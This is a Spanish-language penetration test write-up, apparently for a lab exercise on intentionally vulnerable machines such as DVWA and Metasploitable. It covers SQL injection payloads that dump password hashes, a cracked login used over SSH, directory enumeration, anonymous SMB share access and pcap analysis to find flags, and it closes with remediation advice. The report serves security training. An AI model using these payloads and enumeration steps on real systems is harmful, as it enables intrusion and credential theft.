Cliente X

Informe de prueba de penetración

índice

Introducción

El contenido del presente informe reflejará las vulnerabilidades descubiertas, las explotaciones exitosas y los pasos recomendados para remediar dichos fallos.

Los sistemas a lo que se tendrá acceso son aquellos pertenecientes a las redes 10.6.6.0/24 y 172.17.0.0/24.

Las técnicas utilizadas serán tanto automatizadas como manuales para la corroboración de un correcto reconocimiento.

La metodología empleada será ISSAF; para dar un rápido panorama de las fases que se emplearán, primero se hará un reconocimiento y recopilado de información, para luego evaluar las vulnerabilidades encontradas, explotar dichas vulnerabilidades y por último dar una serie de recomendaciones para su corrección.

La idea central es simular un ataque proveniente de un agente de amenaza y dar una devolución de la encontrado. En caso de encontrar explotaciones que comprometan a los usuarios, solo se proseguirá utilizando al usuario Gordon Brown para la ejecución de las técnicas.

Objetivos

El primer objetivo será evaluar la presencia de SQL Injection en los sistemas objetivos con el fin de descubrir la información de la cuenta de usuario en un servidor y descifrar la contraseña de la misma.

El segundo es listar una serie de directorios en el servidor web para encontrar archivos interesantes.

El cuarto objetivo es tratar de aprovecharse del servidor SMB para listar recursos compartidos, usuarios y contraseñas.

Y el último objetivo sería analizar el archivo '**.pcap'** en busca de información relevante que permita la explotación de algún recurso o la obtención de información confidencial.

Explotaciones

1 – **SQL Injection**: Se inició con la fase de mapeado de red usando Nmap, la misma arrojó varios hosts en la red 10.6.6.0/24 y en la red 172.17.0.0/24:


Comando usado: nmap -sn 10.6.6.0/24 | nmap -sn 172.17.0.0/24

```
Starting Nmap 7.94 ( https://nmap.org ) at 2025-05-24 15:34 -03
Nmap scan report for 10.6.6.1
Host is up (0.00036s latency).
Nmap scan report for webgoat.vm (10.6.6.11)
Host is up (0.00090s latency).
Nmap scan report for juice-shop.vm (10.6.6.12)
Host is up (0.00063s latency).
Nmap scan report for dvwa.vm (10.6.6.13)
Host is up (0.00011s latency).
Nmap scan report for mutillidae.vm (10.6.6.14)
Host is up (0.000049s latency).
Nmap scan report for gravemind.vm (10.6.6.23)
Host is up (0.00040s latency).
Nmap scan report for 10.6.6.100
Host is up (0.0013s latency).
Nmap done: 256 IP addresses (7 hosts up) scanned in 6.50 seconds
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2025-05-24 15:37 -03
Nmap scan report for 172.17.0.1
Host is up (0.00024s latency).
Nmap scan report for metasploitable.vm (172.17.0.2)
Host is up (0.00018s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 3.11 seconds
```

Se decidió empezar por el host 10.6.6.100, el cual arrojó un formulario y con los siguientes comandos se probó su seguridad:

a) Es vulnerable a SQL Injection: Sí → **‘ OR 1=1 #**



b) Se obtuvo el nombre de la base de datos y se enumeraron las tablas correspondientes a los nombres de usuarios y contraseñas:

1 - **1' OR 1=1 UNION SELECT 1, DATABASE() #**

```
ID: 1' OR 1=1 UNION SELECT 1,  DATABASE() #
First name: 1
Surname: dvwa
```

2 - **1' OR 1=1 UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema='dvwa' #**

```
ID: 1' OR 1=1 UNION SELECT 1,  table_name FROM  information_schema.tables WHERE  table_schema='dvwa' #
First name: 1
Surname: guestbook

ID: 1' OR 1=1 UNION SELECT 1,  table_name FROM  information_schema.tables WHERE  table_schema='dvwa' #
First name: 1
Surname: users
```

3 - **1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' #**

```
ID: 1' OR 1=1 UNION SELECT 1,  column_name FROM  information_schema.columns WHERE  table_name='users' #
First name: 1
Surname: user_id

ID: 1' OR 1=1 UNION SELECT 1,  column_name FROM  information_schema.columns WHERE  table_name='users' #
First name: 1
Surname: first_name

ID: 1' OR 1=1 UNION SELECT 1,  column_name FROM  information_schema.columns WHERE  table_name='users' #
First name: 1
Surname: last_name

ID: 1' OR 1=1 UNION SELECT 1,  column_name FROM  information_schema.columns WHERE  table_name='users' #
First name: 1
Surname: user

ID: 1' OR 1=1 UNION SELECT 1,  column_name FROM  information_schema.columns WHERE  table_name='users' #
First name: 1
Surname: password

ID: 1' OR 1=1 UNION SELECT 1,  column_name FROM  information_schema.columns WHERE  table_name='users' #
First name: 1
Surname: avatar

ID: 1' OR 1=1 UNION SELECT 1,  column_name FROM  information_schema.columns WHERE  table_name='users' #
First name: 1
Surname: last_login

ID: 1' OR 1=1 UNION SELECT 1,  column_name FROM  information_schema.columns WHERE  table_name='users' #
First name: 1
Surname: failed_login
```


4 - **1' OR 1=1 UNION SELECT user, password FROM users #**

```
ID: 1' OR 1=1 UNION SELECT user,  password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user,  password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user,  password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user,  password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user,  password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Luego se analizaron los hashes descubiertos usando la página crackstation.net:

Usuario: gordonb

Contraseña: abc123



Con el user y el password descubiertos anteriormente, se comprobó que sirven para loguearse mediante SSH en el host **172.17.0.2**, para eso se escaneó dicho host**:**

1 – sudo nmap -sF -sV 172.17.0.2

```
Starting Nmap 7.94 ( https://nmap.org ) at 2025-05-24 16:43 -03
Nmap scan report for metasploitable.vm (172.17.0.2)
Host is up (0.0000040s latency).
Not shown: 983 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protoc
ol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORK
GROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORK
GROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
6667/tcp open  irc         UnrealIRCd
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploit
able.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

2 – Se prosiguió con el inicio de sesión mediante SSH:

ssh -l gordonb 172.17.0.2

password: abc123

3 – Una vez dentro, se listaron los archivos de la ubicación y se capturó el archivo txt que sería la flag 1:

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
gordonb@metasploitable:~$ ls
hkxisx.txt
gordonb@metasploitable:~$ cat hkxisx.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 4E9f12.

gordonb@metasploitable:~$
```

2 – **Vulnerabilidades en el servidor web – 10.6.6.100**: se comprobó la presencia de fallas de seguridad en la configuración permitiendo listar archivos a un usuario no autorizado.

Usando la herramienta Dirb se listó una serie de directorios en el servidor:

A – **Comando usado**: dirb http://10.6.6.13 /usr/share/wordlists/dirb/common.txt

Listo varios directorios pero los más relevantes fueron estos dos:

```
⟹ DIRECTORY: http://10.6.6.100/config/
⟹ DIRECTORY: http://10.6.6.100/docs/
```

Al entrar al directorio /docs/ y luego a user_form.html nos mostrará la flag 2:

Index of /docs

Name	Last modified	Size	Description
Parent Directory		-	
DVWA_v1.3.pdf	2017-10-31 17:28	412K	
pdf.html	2017-10-31 17:28	105	
user_form.html	2017-11-12 00:00	1.3K	

Apache/2.4.10 (Debian) Server at 10.6.6.100 Port 80

Great work!

You found the flag file for *Challenge 2*!

The code for this flag is: 18xf9-4z

3 – **Aprovechamiento de los recursos compartidos del servidor SMB abierto**:

Primero se realiza un escaneo en la red 10.6.6.0/24 con Nmap para listar servicios y configuraciones que corran en los puertos 139 y 445:

sudo nmap -sF -p139,445 --open 10.6.6.0/24

El comando anterior listó al host 10.6.6.23 con esos puertos abiertos:

```
Nmap scan report for gravemind.vm (10.6.6.23)
Host is up (0.000038s latency).

PORT    STATE         SERVICE
139/tcp open|filtered netbios-ssn
445/tcp open|filtered microsoft-ds
MAC Address: 02:42:0A:06:06:17 (Unknown)
```

Luego se procedió a enumerar los usuarios:

nmap --script smb enum-users.nse p139,445 10.6.6.23

```
Host script results:
| smb-enum-users:
|   GRAVEMIND\arbiter (RID: 1001)
|     Full name:
|     Description:
|     Flags:       Normal user account, Account disabled, Password not require
d
|   GRAVEMIND\masterchief (RID: 1000)
|     Full name:
|     Description:
|_    Flags:       Normal user account, Account disabled, Password not require
d

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

Ambos usuarios desactivados.

Después se enumeraron los recursos compartidos:

nmap --script smb enum-shares.nse -p445 10.6.6.23

```
Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\10.6.6.23\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Samba 4.9.5-Debian)
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\10.6.6.23\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: READ/WRITE
|   \\10.6.6.23\workfiles:
|     Type: STYPE_DISKTREE
|     Comment: Confidential Workfiles
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\spool\samba
|_    Anonymous access: READ/WRITE

Nmap done: 1 IP address (1 host up) scanned in 7.44 seconds
```

Una vez recopilada la información necesaria, se prosigue accediendo mediante el cliente SMB.

Se entra al recurso compartido “print$”:

smbclient //10.6.6.23/print$ -U %


```
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Aug 14 06:40:01 2023
  ..                                  D        0  Mon Aug 30 02:00:05 2021
  IA64                                D        0  Mon Sep  2 10:39:42 2019
  x64                                 D        0  Mon Aug 30 02:00:05 2021
  W32X86                              D        0  Mon Aug 30 02:00:05 2021
  W32MIPS                             D        0  Mon Sep  2 10:39:42 2019
  W32ALPHA                            D        0  Mon Sep  2 10:39:42 2019
  COLOR                               D        0  Mon Sep  2 10:39:42 2019
  W32PPC                              D        0  Mon Sep  2 10:39:42 2019
  WIN40                               D        0  Mon Sep  2 10:39:42 2019
  OTHER                               D        0  Mon Aug  9 21:00:00 2021
  color                               D        0  Mon Aug 30 02:00:05 2021

                38497656 blocks of size 1024. 4873152 blocks available
smb: \> cd OTHER\
smb: \OTHER\> ls
  .                                   D        0  Mon Aug  9 21:00:00 2021
  ..                                  D        0  Mon Aug 14 06:40:01 2023
  taxes.txt                           N      103  Tue Aug 31 21:00:00 2021

                38497656 blocks of size 1024. 4873148 blocks available
smb: \OTHER\> cat taxes.txt
cat: command not found
smb: \OTHER\> get taxes.txt
```

Se listan los recursos que hay en el directorio actual, se accede a “OTHER” y se descarga “taxes.txt”. Cuando se lo abre aparece la flag 3:

```
1 Congratulations!
2 You found the flag for Challenge 3!
3 The code for this challenge is A9!15wa2.
```

4 – **Análisis del archivo ‘SA.pcap’**

Se abre el archivo con Wireshark, se filtra por HTTP para analizar el tráfico no cifrado y se nos muestran los siguientes resultados.




Luego de analizar cada ubicación, se hace hincapié en el paquete 38, el cual contiene la siguiente ruta a la que se accedió: http://mutillidae.vm/data/

Index of /data

Name	Last modified	Size	Description
Parent Directory		-	
accounts.xml	2012-05-14 00:00	5.5K	

Apache/2.4.7 (Ubuntu) Server at mutillidae.vm Port 80

Este index tiene un XML que al entrar, nos arrojará la flag 4 y la lista de usuarios y contraseñas.



Recomendaciones

1 – **SQL Injection**: siguiendo las recomendaciones de OWASP Top 10 e investigando, puedo dar 5 recomendaciones.

A – Emplear una API segura.

B – Usar la validación de entrada del lado del servidor.

C – Sanitización de los parámetros especiales introducidos por el usuario.

D – Realizar auditorías de código regulares y capacitación al equipo de desarrollo.

E – Implementar el Principio de Mínimo Privilegio en la Base de Datos.

2 – **Enumeración de directorios por mala configuración**: siguiendo las recomendaciones de Portswigger, puedo dar 2.

A - Deshabilitar el listado de directorios (Directory Listing / Indexing): Es la solución principal y más directa, consiste en configurar el servidor web para que, en lugar de mostrar el contenido de un directorio cuando no hay un archivo index, devuelva un error (por ejemplo, un 403 Forbidden) o redirija a una página específica.

B - Asegurar que todos los directorios tengan un archivo de índice por defecto: Si por alguna razón no se puede deshabilitar el listado de directorios globalmente, la alternativa es asegurarse de que cada directorio contenga un archivo de índice (como index.html, index.php, default.asp, etc.), así cuando un navegador solicita un directorio, el servidor web presentará este archivo de índice en lugar de listar su contenido.

3 – **Explotación del protocolo SMB**:

A - Eliminar o Deshabilitar Cuentas No Utilizadas o Redundantes: Cualquier cuenta de usuario que no tenga un propósito comercial o funcional activo en el sistema representa una superficie de ataque innecesaria. Si una cuenta está deshabilitada pero no eliminada, podría ser reactivada por error, o en un ataque más avanzado, podría ser utilizada si se comprometen las credenciales de un administrador.

B - Reforzar Políticas de Contraseñas Fuertes y Complejas, y Deshabilitar la Opción "La Contraseña Nunca Caduca" / "Usuario No Requiere Contraseña": "Password not require" es una configuración extremadamente peligrosa, incluso para cuentas deshabilitadas. Si estas cuentas fueran habilitadas accidentalmente o por un administrador comprometido, serían un punto de entrada directo al sistema. "La contraseña nunca caduca" también deberían ser revisadas para asegurar que no

faciliten ataques de "pass-the-hash" o que la contraseña se quede sin cambios por mucho tiempo.

4 – **Medidas para evitar la interceptación de tráfico no cifrado**:

A - Implementar y Forzar el Uso de HTTPS con Certificados Válidos: el uso de HTTP significa que todo el tráfico (peticiones y respuestas, incluyendo el contenido de accounts.xml) se transmite en texto plano, lo que permite su fácil captura y lectura con herramientas como Wireshark. La implementación de HTTPS (HTTP Secure) cifra la comunicación entre el cliente y el servidor utilizando TLS/SSL. Esto significa que, incluso si un atacante captura el tráfico (como con el ***.pcap*** del caso presente), no podrá leer su contenido sin la clave de descifrado.

B - Proteger la Información Sensible y el Acceso a Archivos Críticos: por ejemplo, reubicar accounts.xml a una carpeta no accesible directamente desde la web, si es necesario el acceso por la aplicación, que sea mediante código seguro del servidor y con permisos restringidos. Adicionalmente, deshabilitar el "Directory Listing" en el servidor web.